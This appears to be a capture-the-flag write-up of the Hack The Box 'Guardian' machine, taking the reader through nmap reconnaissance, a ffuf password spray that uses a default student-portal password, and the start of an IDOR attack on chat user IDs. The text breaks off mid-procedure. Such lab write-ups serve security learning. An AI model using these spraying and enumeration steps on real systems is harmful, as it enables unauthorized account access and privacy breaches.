
This is guardian writeup by Jiseok Song

nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9c:69:53:e1:38:3b:de:cd:42:0a:c8:6b:f8:95:b3:62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEtPLvoTptmr4MsrtI0K/4A73jlDROsZk5pUpkv1rb2VUfEDKmiArBppPYZhUo+Fopcqr4j90edXV+4Usda7
6kI=
|   256 3c:aa:b9:be:17:2d:5e:99:cc:ff:e1:91:90:38:b7:39 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHTkehIuVT04tJc00jcFVYdmQYDY3RuiImpFenWc9Yi6
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://guardian.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add guardian.htb to /etc/hosts

Web Enumeration




guardian.htb has some usernames and a link to student portal. Note these usernames and click the portal link.




It sends me to a new subdomain. Add it to /etc/hosts

```
10.129.237.248 guardian.htb portal.guardian.htb
```


I can see the page



It has some interesting links. First, see the portal guide.




I can see default password and one more user. Let's check forgot password.



It just shows the same message that email has been sent. Nothing interesting here.

Let's try password spray from the usernames already shown. First, grab the login packet in burpsuite.



Copy this to file, change username as FUZZ, and erase cookie.

```
1 POST /login.php HTTP/1.1$
2 Host: portal.guardian.htb$
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0$
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8$
5 Accept-Language: en-US,en;q=0.5$
6 Accept-Encoding: gzip, deflate, br$
7 Referer: http://portal.guardian.htb/login.php$
8 Content-Type: application/x-www-form-urlencoded$
9 Origin: http://portal.guardian.htb$
10 $
11 username=FUZZ&password=GU1234$
```

Save users.txt


```
1 GU0142023$
2 GU6262023$
3 GU0702025$
4 admissions$
5 support$
```

Let's run


```
ffuf -request login.req -request-proto http -w users.txt
```


```
admissions              [Status: 200, Size: 3092, Words: 986, Lines: 87, Duration: 179ms]
support                 [Status: 200, Size: 3092, Words: 986, Lines: 87, Duration: 123ms]
GU0702025               [Status: 200, Size: 3092, Words: 986, Lines: 87, Duration: 66ms]
GU6262023               [Status: 200, Size: 3092, Words: 986, Lines: 87, Duration: 66ms]
GU0142023               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 121ms]
:: Progress: [5/5] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

I have one success. Let's login with GU0142023:GU1234.




Let's first click assignments






I can upload docx or xlsx in this link. Let's click chats.



I can select user. Let's select admin.



It doesn't have anything, but I can see the url sets the sender and receiver. I can use this to check if anyone chatted with admin. Let's grab this packet on burpsuite.

```
Request
Pretty  Raw  Hex
1  GET /student/chat.php?chat_users[0]=13&chat_users[1]=1 HTTP/1.1
2  Host: portal.guardian.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://portal.guardian.htb/student/chats.php
8  DNT: 1
9  Connection: keep-alive
10 Cookie: PHPSESSID=i79i3cqahb670nus9o0qs28e06
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
14
```

Copy this to a file as previous and set one as 1 and the other as FUZZ

